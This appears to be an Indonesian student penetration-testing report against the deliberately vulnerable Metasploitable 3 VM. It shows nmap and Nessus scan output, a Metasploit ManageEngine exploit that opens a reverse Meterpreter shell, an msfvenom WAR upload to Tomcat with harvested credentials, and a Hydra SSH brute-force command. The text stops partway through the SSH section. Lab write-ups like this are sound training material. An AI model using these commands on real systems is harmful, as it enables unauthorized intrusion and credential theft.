

Security Report



PENETRATION TESTING

METASPLOITABLE 3

ABDI BIMANTARA

DAFTAR ISI

Daftar Isi	2
Introduction	3
Technical Requirements	3
Scanning with NMAP	5
Scanning with NESSUS	9
Exploiting CVE 2020-15588	11
Exploiting port 22 (SSH)	15
Exploiting MS17-010 (Eternal Blue)	17
Exploiting CVE 2015-5377 (Elastic Search).....	19
Summary	21
Referensi.....	21

Introduction

Metasploitable 3 adalah salah satu **Virtual Machine** (VM) yang sengaja di buat dengan beberapa vulnerability pada sisi security. Mesin tersebut diperuntukan untuk target dalam proses pembelajaran eksploitasi menggunakan framework Metasploit. Mesin tersebut dibuat dengan menggunakan basis windows server 2008R2.

Technical Requirements

Terdapat beberapa technical Requirements yang dibutuhkan dalam proses Exploiting Vulnerabilities pada mesin Metasploitable 3 tersebut.

1. Kali linux

Operating system (OS) yang digunakan oleh attacker dalam menjalankan proses vulnerabilities exploit adalah Kali linux. OS tersebut secara default telah dilengkapi dengan berbagai tools pendukung, sehingga lebih mempermudah dalam implementasi di lapangan. OS tersebut tersedia dalam dua versi arsitektur yaitu 32 dan 64 bit, dan dapat di download pada website resmi : <https://www.kali.org/get-kali/> .

2. Virtual Box

Salah satu software virtualisasi yang sering digunakan oleh tenaga IT security. Hal ini dikarenakan user friendly yang disediakan oleh software tersebut serta mendukung pada semua OS yang sering digunakan seperti windows, Linux, serta Macintos. Virtual box mendukung berbagai macam jenis virtualisasi x86 serta AMD64/Interl 64. Software Virtualbox dapat di download pada website resmi : <https://www.virtualbox.org/> .

3. Metasploit Framework

Metasploit merupakan salah satu framework penetration testing yang sering digunakan attacker dalam menjalankan proses vulnerabilities exploit. Melalui framework tersebut, seorang attacker dapat dengan mudah melakukan beberapa tahapan seperti enumerate, sampai exploit target. Tool tersebut secara default telah tersedia di OS Kali Linux. Dapat didownload pada link berikut : <https://www.metasploit.com/download> .

4. Metasploitable 3

Metasploitable 3 adalah salah satu mesin virtual yang sengaja dibuat dengan tujuan pembelajaran bagaimana mengetahui suatu kerentanan dan mengexploitasinya.

Metasploitable tersedia dalam varian OS linux serta windows. Namun pada percobaan kali ini, akan digunakan metasploitable 3 berbasis windows server 2008R2. Berikut link downloadnya : <https://github.com/rapid7/metasploitable3/> .

5. Nmap

Salah satu tools port scanning yang sering digunakan oleh seorang attacker dalam menjalankan tahapan Reconnaissance. Melalui tools tersebut, attacker dapat dengan mudah mendapatkan beberapa informasi berguna yang dapat dimanfaatkan pada tahap selanjutnya. Berikut adalah link dari tools nmap : <https://nmap.org/download.html> .

6. Hydra

Hydra adalah salah satu tools cracker login yang mendukung banyak protocol untuk menyerang. Hal ini disebabkan oleh fleksibilitas serta user friendly yang disediakan oleh tool tersebut. Melalui hydra, dapat memungkinkan seorang attacker menunjukkan betapa mudahnya mendapatkan akses tidak sah ke sistem dari jarak jauh. Berikut link dari tools Hydra : <https://www.kali.org/tools/hydra/> .

Scanning with NMAP

Melalui Tools Nmap, kami mencoba melakukan scanning ip metasploitable.Ip Metasploitable tersebut adalah 192.168.56.102 dengan konfigurasi network “Virtualbox Host Only Adapter”. Menggunakan perintah Nmap -p- -sV 192.168.56.102 kami mendapatkan hasil seperti berikut. Perintah tersebut berfungsi untuk mengetahui service apa saja yang berjalan pada mesin metasploitable 3 serta menggunakan port berapa. Selain itu juga terdapat informasi seperti versi berapa dari suatu service yang sedang digunakan .

```
(root@kali)-[/home/bimantara]
# nmap 192.168.56.102 -p- -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-30 01:49 WIB
Nmap scan report for 192.168.56.102
Host is up (0.00072s latency).
Not shown: 65495 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http             Microsoft IIS httpd 7.5
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds    Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1617/tcp  open  java-rmi         Java RMI
3306/tcp  open  mysql           MySQL 5.5.20-log
3389/tcp  open  ssl/ms-wbt-server?
3700/tcp  open  giop             CORBA naming service
4848/tcp  open  ssl/http        Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp  open  java-message-service
8009/tcp  open  ajp13           Apache Jserv (Protocol v1.3)
8020/tcp  open  http            Apache httpd
8027/tcp  open  papachi-p2p-srv?
8080/tcp  open  http            Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8181/tcp  open  ssl/http        Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
8282/tcp  open  http            Apache Tomcat/Coyote JSP engine 1.1
8383/tcp  open  http            Apache httpd
8484/tcp  open  http            Jetty winstone-2.8
8585/tcp  open  http            Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp  open  java-rmi         Java RMI
9200/tcp  open  wap-wsp?
9300/tcp  open  vrace?
47001/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49157/tcp open  msrpc            Microsoft Windows RPC
49179/tcp open  java-rmi         Java RMI
49180/tcp open  tcpwrapped
49182/tcp open  msrpc            Microsoft Windows RPC
49184/tcp open  msrpc            Microsoft Windows RPC
49276/tcp open  ssh              Apache Mina sshd 0.8.0 (protocol 2.0)
49277/tcp open  jenkins-listener Jenkins TcpSlaveAgentListener
49382/tcp open  java-rmi         Java RMI
```

Gambar 1. Scanning Nmap Tools

Berdasarkan hasil scanning menggunakan Nmap, didapatkan beberapa service yang sedang berjalan pada mesin metasploitable 3. Service tersebut dapat dilihat pada gambar 1. Kembali menggunakan Nmap, kami berusaha mendapatkan informasi lebih banyak dengan menggunakan script vuln.

```

(root@kali)-[/home/bimantara]
# nmap 192.168.56.102 --script=vuln
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-26 11:25 WIB
Nmap scan report for 192.168.56.102
Host is up (0.00050s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-vuln-cve2015-1635:
|   VULNERABLE:
|     Remote Code Execution in HTTP.sys (MS15-034)
|       State: VULNERABLE
|       IDs: CVE:CVE-2015-1635
|       A remote code execution vulnerability exists in the HTTP protocol stack (HTTP.sys) that is
|       caused when HTTP.sys improperly parses specially crafted HTTP requests. An attacker who
|       successfully exploited this vulnerability could execute arbitrary code in the context of the System account.
|
|       Disclosure date: 2015-04-14
|       References:
|         https://technet.microsoft.com/en-us/library/security/ms15-034.aspx
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1635
|_
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3306/tcp   open  mysql
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
3389/tcp   open  ms-wbt-server
|_ssl-ccs-injection: No reply from server (TIMEOUT)

```

```

|
|   Disclosure date: 2015-04-14
|   References:
|     https://technet.microsoft.com/en-us/library/security/ms15-034.aspx
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-1635
|_
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3306/tcp   open  mysql
|_mysql-vuln-cve2012-2122: ERROR: Script execution failed (use -d to debug)
3389/tcp   open  ms-wbt-server
|_ssl-ccs-injection: No reply from server (TIMEOUT)
4848/tcp   open  appserv-http
| ssl-dh-params:
|   VULNERABLE:
|     Diffie-Hellman Key Exchange Insufficient Group Strength
|       State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|       Check results:
|         WEAK DH GROUP 1
|           Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
|           Modulus Type: Safe prime
|           Modulus Source: RFC2409/Oakley Group 2
|           Modulus Length: 1024
|           Generator Length: 8
|           Public Key Length: 1024
|       References:
|         https://weakdh.org
|_
7676/tcp   open  imqbrokerd
8009/tcp   open  ajp13
8022/tcp   open  oa-system
8031/tcp   open  unknown

```

```

8031/tcp open  unknown
| ssl-dh-params:
| VULNERABLE:
| Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
| State: VULNERABLE
| Transport Layer Security (TLS) services that use anonymous
| Diffie-Hellman key exchange only provide protection against passive
| eavesdropping, and are vulnerable to active man-in-the-middle attacks
| which could completely compromise the confidentiality and integrity
| of any data exchanged over the resulting session.
| Check results:
| ANONYMOUS DH GROUP 1
|   Cipher Suite: TLS_DH_anon_WITH_AES_128_CBC_SHA
|   Modulus Type: Non-safe prime
|   Modulus Source: sun.security.provider/768-bit DSA group with 160-bit prime order subgroup
|   Modulus Length: 768
|   Generator Length: 768
|   Public Key Length: 768
| References:
|   https://www.ietf.org/rfc/rfc2246.txt
8080/tcp open  http-proxy
| http-enum:
| /sdk/../../../../../../../../etc/vmware/hostd/vmInventory.xml: Possible path traversal in VMware (CVE-2009-3733)
| /sdk/%2E%2E/%2E%2E/%2E%2E/%2E%2E/%2E%2E/etc/vmware/hostd/vmInventory.xml: Possible path traversal in VMware (CVE-2009-3733)
| /../../../../../../../../etc/passwd: Possible path traversal in URI
| /../../../../../../../../boot.ini: Possible path traversal in URI
| ..%2f..%2f..%2f..%2f..%2f..%2f..%2f/var/mobile/Library/AddressBook/AddressBook.sqlitedb: Possible iPhone/iPod/iPad generic file sharing app Directory Traversal
| al (iOS)
| http-litespeed-sourcecode-download:
| Litespeed Web Server Source Code Disclosure (CVE-2010-2333)
| _/index.php source code:
8181/tcp open  intermapper
| ssl-dh-params:
| VULNERABLE:

```

```

| VULNERABLE:
| Diffie-Hellman Key Exchange Insufficient Group Strength
| State: VULNERABLE
| Transport Layer Security (TLS) services that use Diffie-Hellman groups
| of insufficient strength, especially those using one of a few commonly
| shared groups, may be susceptible to passive eavesdropping attacks.
| Check results:
| WEAK DH GROUP 1
|   Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
|   Modulus Type: Safe prime
|   Modulus Source: RFC2409/Oakley Group 2
|   Modulus Length: 1024
|   Generator Length: 8
|   Public Key Length: 1024
| References:
|   https://weakdh.org
8383/tcp open  m2mservices
| ssl-dh-params:
| VULNERABLE:
| Diffie-Hellman Key Exchange Insufficient Group Strength
| State: VULNERABLE
| Transport Layer Security (TLS) services that use Diffie-Hellman groups
| of insufficient strength, especially those using one of a few commonly
| shared groups, may be susceptible to passive eavesdropping attacks.
| Check results:
| WEAK DH GROUP 1
|   Cipher Suite: TLS_DHE_RSA_WITH_3DES_EDE_CBC_SHA
|   Modulus Type: Safe prime
|   Modulus Source: RFC2409/Oakley Group 2
|   Modulus Length: 1024
|   Generator Length: 8
|   Public Key Length: 1024
| References:
|   https://weakdh.org

```



```

|   References:
|_   https://weakdh.org
8443/tcp open https-alt
| http-slowloris-check:
|   VULNERABLE:
|     Slowloris DOS attack
|       State: LIKELY VULNERABLE
|       IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible. It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|   Disclosure date: 2009-09-17
|   References:
|     http://ha.ckers.org/slowloris/
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
ssl-dh-params:
|   VULNERABLE:
|     Anonymous Diffie-Hellman Key Exchange MitM Vulnerability
|       State: VULNERABLE
|       Transport Layer Security (TLS) services that use anonymous
|       Diffie-Hellman key exchange only provide protection against passive
|       eavesdropping, and are vulnerable to active man-in-the-middle attacks
|       which could completely compromise the confidentiality and integrity
|       of any data exchanged over the resulting session.
|   Check results:
|     ANONYMOUS DH GROUP 1
|       Cipher Suite: TLS_DH_anon_WITH_AES_128_CBC_SHA
|       Modulus Type: Non-safe prime
|       Modulus Source: sun.security.provider/768-bit DSA group with 160-bit prime order subgroup
|       Modulus Length: 768
|       Generator Length: 768

```

```

|       Modulus Length: 768
|       Generator Length: 768
|       Public Key Length: 768
|   References:
|     https://www.ietf.org/rfc/rfc2246.txt
|_ http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
9200/tcp open elasticsearch
49152/tcp open unknown
49153/tcp open unknown
49154/tcp open unknown
49157/tcp open unknown
49158/tcp open unknown
MAC Address: 08:00:27:C7:0D:3D (Oracle VirtualBox virtual NIC)

Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|   Disclosure date: 2017-03-14
|   References:
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 156.44 seconds

```

Gambar 2. Scanning Vuln Nmap Tools


Berdasarkan hasil scanning Nmap diatas, kami menemukan vulnerability yang terdapat pada mesin metasploitable 3 tersebut. Berikut hasil temuan kami dapat dilihat pada table 1.

Tabel 1. Vulnerable Nmap

No	Vulnerability	Keterangan	Score
1	HTTP.sys Remote code execution vulnerability - CVE-2015-1635 (MS15-034)	Memungkinkan Seorang Attacker menyerang melalui eksekusi arbitrary code melalui permintaan HTTP "HTTP.sys Remote Code Execution Vulnerability".	10.0 (Critical)
2	CVE 2007-6750	pada versi HTTP Server 1.x dan 2.x memungkinkan attacker meluncurkan serangan DoS melalui Partial HTTP Request.	5.0 (Medium)
3	Microsoft CVE-2017-0143: Windows SMB Remote Code Execution Vulnerability (MS17-010)	Untuk mengeksploitasi kerentanan, dalam kebanyakan situasi, penyerang yang diautentikasi dapat mengirim paket yang dibuat khusus ke server SMBv1.	8.1 (High)

Scanning with NESSUS

Untuk memvalidasi hari scanning menggunakan Nmap, kami juga menggunakan Nessus. Melalui Tools tersebut, kami mendapatkan beberapa informasi berguna yang dapat dimanfaatkan pada tahapan exploit. Berikut adalah hasil dari scanning menggunakan tools Nessus.



Sev	Score	Name	Family	Count
CRITICAL	9.8	Elasticsearch Transport Protocol Unspecified Remote Code Execution	Databases	1
CRITICAL	9.8	MS11-004: Vulnerability in Internet Information Services (IIS) FTP Service Could Allow Remote Code Execu...	Windows	1
MIXED	...	Zohocorp Manageengine Desktop Central (Multiple Issues)	CGI abuses	10
MIXED	...	Microsoft Windows (Multiple Issues)	Windows	8
MIXED	...	Elasticsearch (Multiple Issues)	CGI abuses	4
MIXED	...	Apache Tomcat (Multiple Issues)	Web Servers	2
MIXED	...	Web Server (Multiple Issues)	Web Servers	2

Gambar 3. Scanning Nessus Tools

Melalui tools Nessus, kami mendapati lebih banyak vulnerability ketimbang menggunakan tools Nmap. Total vulnerability yang kami dapatkan terdiri dari 12 sebagai **critical**, 8 sebagai **high**, 31 sebagai **medium**, 3 sebagai **low**, serta sebanyak 159 masuk dalam kategori **info**. Berikut adalah beberap detail dari vulnerability yang kami dapatkan serta dianggap dapat menjadi akses masuk attacker.

Tabel 2. Vulnerable Nessus

No	Vulnerability	Keterangan	Score
1	CVE 2015-5377 (Elastic Search)	memungkinkan atattcker untuk mengeksekusi kode arbitrer pada sistem, yang disebabkan oleh kesalahan dalam protokol transport.	9.8 (Critical)
2	CVE 2010-3972	memungkinkan attacker untuk mengeksekusi kode arbitrer sehingga menyebabkan denial of service (daemon crash) melalui perintah FTP yang dibuat,"IIS FTP Service Heap Buffer Overrun Vulnerability.	9.8 (Critical)
3	CVE 2020-15588 (ManageEngine Desktop Central)	Terdapat kekurangan dalam skrip statusUpdate karena kegagalan untuk membersihkan input yang diberikan pengguna pada parameter 'fileName' dengan benar, sehingga attacker yang tidak diautentikasi dapat mengeksploitasi ini, melalui permintaan yang dibuat untuk mengunggah file PHP yang memiliki banyak ekstensi file dan dengan memanipulasi parameter 'applicationName', untuk membuat permintaan langsung ke file yang diunggah, menghasilkan eksekusi kode arbitrer dengan Hak istimewa NT-AUTHORITY\SYSTEM.	9.8 (Critical)
4	CVE 2017-0143, CVE 2017-0144, CVE 2017-0145, CVE 2017-0146, CVE 2017-0147, CVE 2017-0148 (Eternal Blue) MS17-010	Beberapa kerentanan eksekusi kode terdapa pada Microsoft Server Message Block 1.0 (SMBv1) karena penanganan permintaan tertentu yang tidak tepat, sehingga memungkinkan attacker dapat mengeksekusi kode arbitrer	8.1 (High)
5.	CVE 2012-0002, CVE 2012-0152 (MS12-020)	Penggunaan fitur Remote Desktop Protocol (RDP) pada Windows server 2003 SP2, Windows server 2008 SP2 memiliki kekurangan yaitu tidak memproses paket di memory dengan benar. Sehingga memungkinkan seorang attacker untuk mengeksekusi kode arbitrer serta mengirimkan paket RDP buatan "Remote Desktop Protocol Vulnerability."	9.3 (Critical)

Exploiting CVE 2020-15588

ManageEngine Desktop Central merupakan salah satu cara untuk mengendalikan device computer yang menggunakan system operasi seperti Windows, mac serta Linux. Melalui fungsi manage engine desktop, seseorang dapat dengan mudah mengontrol ataupun mengelola berbagai macam device yang saling terhubung dalam satu lokasi pusat.

- **CVE Details** : CVE-2020-15588
- **Method of Testing** : Metasploit Framework
- **Penetration testing step by step**
 1. Proses pertama, diawali dengan mengetahui versi berapa ManageEngine Desktop Central yang sedang digunakan. Berdasarkan hasil scanning, diketahui bahwa versi yang digunakan adalah version 9.
 2. Dilanjutkan dengan menggunakan tools Metasploit, kami mengawali dengan mengetikkan perintah “Search ManageEngine” untuk mencari beberapa tipe exploit yang tersedia.
 3. Terdapat sebanyak 30 tipe exploit terkait dengan ManageEngine, namun disini kami menyesuaikan dengan version dari target yaitu version 9. Sehingga kami menggunakan tipe exploit nomer 11 dengan menggunakan perintah “use 6” atau bisa juga dengan menggunakan perintah “use windows/http/manageengine_connectionid_write”
 4. Pada tipe exploit yang telah dipilih, terdapat beberapa parameter yang harus diinput. Parameter tersebut dapat dilihat dengan menggunakan perintah “show options”.
 5. Setelah Melakukan konfigurasi pada Lhost, Rhost, Lport dan Rport, dilanjutkan dengan menjalankan meterpreter sessions dengan menggunakan perintah “run” atau “exploit”.
 6. Proses uploading malicious file telah dimulai. Dimana malicious file tersebut akan membuka akses masuk bagi attacker. Attacker akan mendapatkan akses Remote, dan mendapatkan hak akses sebagai NT-AUTHORITY\SYSTEM.
 7. Kami berhasil masuk pada direktori C:\\ di mesin tersebut. Disini kami melihat folder yang cukup menarik “Apache Tomcat”.
 8. Kembali lagi pada hasil scanning menggunakan tools Nmap. Mesin metasploitable 3 tersebut menjalankan service apache tomcat pada port 8282 dengan status open. Sehingga hal ini bisa dimanfaatkan sebagai salah satu celah bagi attacker.


9. Masuk ke folder “C:\Program Files\Apache Software Foundation\tomcat\apache-tomcat-8.0.33\conf”. Disini kami menemukan kredensial login yang diperlukan untuk mengakses service Apache Tomcat.
10. Terdapat user dengan role sebagai manager-gui dengan user “sploit” dan password “sploit”. Kredensial tersebut akan kami gunakan untuk mengakses tomcat melalui gui.

```
msf6 exploit(windows/http/manageengine_connectionid_write) > run


[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Creating JSP stager
[*] Uploading JSP stager AljNe.jsp ...
[*] Executing stager ...
[*] Sending stage (175174 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.102:49301 ) at 2022-09-30 05:26:31 +0700
[!] This exploit may require manual cleanup of '..\webapps\DesktopCentral\jspf\AljNe.jsp' on the target

meterpreter > sysinfo
Computer      : VAGRANT-2008R2
OS           : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter >
```

Gambar 4. Exploit manageengine




Gambar 5. Kredensial login apache Tomcat



Gambar 6. Exploit apache Tomcat

11. Melanjutkan proses penetration testing pada service apache tomcat. Dengan memanfaatkan metode file upload, kami akan mencoba membuat malicious file menggunakan bantuan tools MSFVenome.
12. Proses upload file malicious tersebut dapat dengan mudah melalui tampilan websit dari service apace tomcat dengan menggunakan kredential login user : “sploit” dan password “sploit”.
13. Setelah berhasil melakukan upload file war, kami menjalan kan netcut pada terminal linux dan kami mendapatkan akses cmd sebagai “nt authority\system”.



Gambar 7. Exploit apache Tomcat cli

14. Terlihat pada gambar, kami mendapatkan akses sebagai “nt authority\system”. Dimana akses tersebut umumnya dikenal sebagai akun **localSystem** yang

merupakan akses tertinggi pada ekosistem windows. Dengan begitu kami dapat dengan mudah membuat akun baru pada mesin target. Dikarenakan kami memiliki akses tertinggi saat ini, kami juga dapat membuat akun baru tersebut sebagai administrator serta menonaktifkan akun administrator yang asli.

Exploiting port 22 (SSH)

Secure Shell atau biasa disebut dengan **SSH**, merupakan salah satu dari protocol transfer yang memungkinkan pengguna untuk mengontrol sebuah perangkat secara remote atau dari jarak jauh melalui koneksi internet. SSH juga merupakan pengembangan dari teknologi sebelumnya yaitu telnet. Dalam penggunaannya SSH menerapkan tiga teknologi enkripsi seperti simetris, asimetris, dan juga hashing.

- **CVE Details** : Open Port Default (22)
- **Method of Testing** : Bruteforce credentials login with hydra
- **Penetration testing step by step**
 1. Tahap awal dimulai dengan melakukan scanning port dengan target adalah 192.168.56.102 (Metasploitable 3). Dari hasil scanning port menggunakan nmap tersebut, kami mendapat adanya celah yang dapat dimanfaatkan oleh attacker. Dimana celah tersebut adalah penggunaan port default (22) pada layanan service SSH.
 2. Kami memastikan kembali apakah benar mesin metasploitable tersebut menjalankan service ssh. Menggunakan perintah ssh **“user@192.168.56.102”** , dan kami mendapati benar bahwa terdapat service ssh pada metasploitable 3 .
 3. Dikarenakan kami tidak mengetahui kredensial login ssh tersebut, kami terlebih dahulu melakukan scanning user pada service ssh. Pada tahap ini kami Kembali menggunakan tool Metasploit. Menggunakan modul **“scanner/ssh/enumusers”** kami berusaha mengetahui beberapa user yang digunakan pada services tersebut.
 4. Setelah berhasil melakukan scanning user, kami mendapati ada dua username yang digunakan yaitu vagrant dan Administrator. Disini kami menyimpan list username tersebut menjadi **”user.txt”**
 5. Kami pun meluncurkan serangan bruteforce attack untuk mendapatkan kredensial login SSH tersebut. Melalui hydra, kami menggunakan command **“hydra -L user.txt -P /home/bimantara/rockyou.txt 192.168.56.102 ssh”**
 6. Melalui tools hydra, kami berhasil mendapatkan kredensial login dengan 2 username sebelumnya.


```

msf6 > use 10
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file /home/bimantara/username.txt
user_file => /home/bimantara/username.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.56.102:22 - SSH - Using malformed packet technique
[*] 192.168.56.102:22 - SSH - Starting scan
[+] 192.168.56.102:22 - SSH - User 'vagrant' found
[+] 192.168.56.102:22 - SSH - User 'Administrator' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
